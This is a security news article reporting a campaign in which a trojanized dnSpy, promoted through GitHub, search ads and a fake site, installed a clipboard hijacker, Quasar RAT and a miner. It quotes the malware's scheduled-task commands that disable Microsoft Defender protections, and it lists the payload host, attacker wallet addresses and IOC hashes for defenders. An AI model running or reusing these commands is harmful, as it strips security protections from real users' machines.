Trojanized dnSpy app drops malware cocktail on researchers, devs

bleepingcomputer.com/news/security/trojanized-dnspy-app-drops-malware-cocktail-on-researchers-devs/

Lawrence Abrams

By
Lawrence Abrams

- January 8, 2022
- 02:35 PM
- 0

Hackers targeted cybersecurity researchers and developers this week in a sophisticated malware campaign distributing a malicious version of the dnSpy .NET application to install cryptocurrency stealers, remote access trojans, and miners.


dnSpy is a popular debugger and .NET assembly editor used to debug, modify, and decompile .NET programs. Cybersecurity researchers commonly use this program when analyzing .NET malware and software.

While the software is no longer actively developed by the initial developers, the original source code and a new actively developed version is available on GitHub to be cloned and modified by anyone.

Malicious dnSpy delivers a cocktail of malware


This week, a threat actor created a GitHub repository with a compiled version of dnSpy that installs a cocktail of malware, including clipboard hijackers to steal cryptocurrency, the Quasar remote access trojan, a miner, and a variety of unknown payloads.

This new campaign was discovered by security researchers 0day enthusiast and MalwareHunterTeam who saw the malicious dnSpy project initially hosted at https://github[.]com/carbonblackz/dnSpy/ and then switching to https://github[.]com/isharpdev/dnSpy to appear more convincing.



Malicious dnSpy GitHub repository
Source: MalwareHunterTeam

The threat actors also created a website at dnSpy[.]net that was nicely designed and professional-looking. This site is now down, but you can see a screenshot of the archived version below.




Malicious dnSpy[.net] site

Source:BleepingComputer

To promote the website, the threat actors performed successful search engine optimization to get dnSpy[.]net listed on the first page of Google. This domain was also listed prominently on Bing, Yahoo, AOL, Yandex, and Ask.com.


As a backup plan, they also took out search engine ads to appear as the first item in search results, as shown below.



Google ad for fake dnSpy site

Source: BleepingComputer

The malicious dnSpy application looks like the normal program when executed. It allows you to open .NET applications, debug them, and perform all the normal functions of the program.



Fake dnSpy application

Source: BleepingComputer

However, when the malicious dnSpy application [VirusTotal] is launched, it will execute a series of commands that create scheduled tasks that run with elevated permissions.

In a list of the commands shared with BleepingComputer by MalwareHunterTeam, the malware performs the following actions:

- Disables Microsoft Defender
- Uses bitsadmin.exe to download curl.exe to %windir%\system32\curl.exe.
- Uses curl.exe and bitsadmin.exe to download a variety of payloads to the C:\Trash folder and launch them.
- Disables User Account Control.

```
1.
@"schtasks /create /f /sc minute /mo 20 /rl highest /tn ""Microsoft\Windows\DirectX\Force Sc"" /tr
""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference
-DisableScanningMappedNetworkDrivesForFullScan $true -ErrorAction Ignore',0)(Window.Close)"" & schtasks
/create /f /sc minute /mo 20 /rl highest /tn ""Microsoft\Windows\DirectX\Force Re"" /tr ""mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-ExecutionPolicy -Scope CurrentUser
-ExecutionPolicy Unrestricted -Force;',0)(Window.Close)"" & schtasks /create /f /sc minute /mo 20 /rl
highest /tn ""Microsoft\Windows\DirectX\Force 01"" /tr ""mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference
-DisableRealtimeMonitoring $true -ErrorAction Ignore',0)(Window.Close)"" & schtasks /create /f /sc
minute /mo 20 /rl highest /tn ""Microsoft\Windows\DirectX\Force 02"" /tr ""mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference
-DisableBehaviorMonitoring $true -ErrorAction Ignore',0)(Window.Close)"" & schtasks /create /f /sc
minute /mo 20 /rl highest /tn ""Microsoft\Windows\DirectX\Force 03"" /tr ""mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference -DisableBlockAtFirstSeen
$true -ErrorAction Ignore',0)(Window.Close)"" & schtasks /create /f /sc minute /mo 20 /rl highest /tn
""Microsoft\Windows\DirectX\Force 04"" /tr ""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd
/c powershell Set-MpPreference -DisableIOAVProtection $true -ErrorAction Ignore',0)(Window.Close)"" &
schtasks /create /f /sc minute /mo 20 /rl highest /tn ""Microsoft\Windows\DirectX\Force 05"" /tr
""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference
-DisablePrivacyMode $true -ErrorAction Ignore',0)(Window.Close)"""

2.

@"schtasks /create /f /sc minute /mo 21 /rl highest /tn ""Microsoft\Windows\DirectX\Force 06"" /tr
""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference
-SignatureDisableUpdateOnStartupWithoutEngine $true -ErrorAction Ignore',0)(Window.Close)"" & schtasks
/create /f /sc minute /mo 21 /rl highest /tn ""Microsoft\Windows\DirectX\Force 07"" /tr ""mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference -DisableArchiveScanning
$true -ErrorAction Ignore',0)(Window.Close)"" & schtasks /create /f /sc minute /mo 21 /rl highest /tn
""Microsoft\Windows\DirectX\Force 08"" /tr ""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd
/c powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -ErrorAction
Ignore',0)(Window.Close)"" & schtasks /create /f /sc minute /mo 21 /rl highest /tn
""Microsoft\Windows\DirectX\Force 09"" /tr ""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd
/c powershell Set-MpPreference -DisableScriptScanning $true -ErrorAction Ignore',0)(Window.Close)"" &
schtasks /create /f /sc minute /mo 21 /rl highest /tn ""Microsoft\Windows\DirectX\Force 10"" /tr
""mshta.exe vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference
-SubmitSamplesConsent 2 -ErrorAction Ignore',0)(Window.Close)"" & schtasks /create /f /sc minute /mo 21
/rl highest /tn ""Microsoft\Windows\DirectX\Force 11"" /tr ""mshta.exe
vbscript:CreateObject('WScript.Shell').Run('cmd /c powershell Set-MpPreference -MAPSReporting 0
```

Commands executed by fake dnSpy program

Source: MalwareHunterTeam

The payloads are downloaded from http://4api[.]net/ and include a variety of malware listed below:

- %windir%\system32\curl.exe - The curl program.
- C:\Trash\c.exe - Unknown [VirusTotal]
- C:\Trash\ck.exe - Unknown
- C:\Trash\cbot.exe - Clipboard Hijacker [VirusTotal]
- C:\Trash\cbo.exe - Unknown [VirusTotal]
- C:\Trash\qs.exe - Quasar RAT [VirusTotal]
- C:\Trash\m.exe - Miner [VirusTotal]
- C:\Trash\d.exe - Legitimate Defender Control application to disable Microsoft Defender. [VirusTotal]
- C:\Trash\nnj.exe - Unknown

The clipboard hijacker (cbot.exe) uses cryptocurrency addresses used in previous attacks with some success. The bitcoin address has stolen 68 bitcoin transactions totaling approximately $4,200.

The cryptocurrency addresses used as part of this campaign are:

- Bitcoin: 175A7JNERg82zY3xwGEEMq8EyCnKn797Z4
- Ethereum: 0x4dd10a91e43bc7761e56da692471cd38c4aaa426
- Tron?: TPRNNuj6gpBQt4PLsNv7ZVeYHyRJGgJA61
- Litecoin: LQFiuJQCfRqcR9TjqYmi1ne7aANpyKdQpX

At this time, both the dnSpy[.]net and the GitHub repository used to power this campaign are shut down.

However, security researchers and developers need to constantly be on the lookout for malicious clones of popular projects that install malware on their devices.

Attacks on cybersecurity researchers and developers are not new and are increasingly becoming more common to steal undisclosed vulnerabilities, source code, or gain access to sensitive networks.

Last year, Google and security researchers discovered that state-sponsored North Korean hackers targeted vulnerability researchers using a variety of lures. These lures included fake Visual Studio projects, Internet Explorer zero-day vulnerabilities, malicious cybersecurity companies, and malicious IDA Pro downloads.

IOCs:

```
dnSpy-net-win32.zip -
6112e0aa2a53b6091b3d7834b60da6cd2b3c7bf19904e05765518460ac513bfa
dnSpy-net-win64.zip -
005526de4599f96a4a1eba9de9d6ad930de13d5ea1a23fada26e1575f4e3cf85
curl.exe - 0ba1c44d0ee5b34b45b449074cda51624150dc16b3b3c38251df6c052adba205
c.exe - cabc62b3077c2df3b69788e395627921c309e112b555136e99949c5a2bbab4f2
ck.exe - NA
cbot.exe - 746a7a64ec824c63f980ed2194eb7d4e6feffc2dd6b0055ac403fac57c26f783
cbo.exe - e998df840b687ec58165355c1d60938b367edc2967df2a9d44b74ad38f75f439/
qs.exe - 70ad9112a3f0af66db30ebc1ab3278296d7dc36e8f6070317765e54210d06074
m.exe - 8b7874d328da564aca73e16ae4fea2f2c0a811ec288bd0aba3b55241242be40d
d.exe - 6606d759667fbdfaa46241db7ffb4839d2c47b88a20120446f41e916cad77d0b
nnj.exe - NA
```

- Clipboard Hijacker
- Cyberattack
- Developer
- dnSpy
- Malware
- RAT

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence

Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: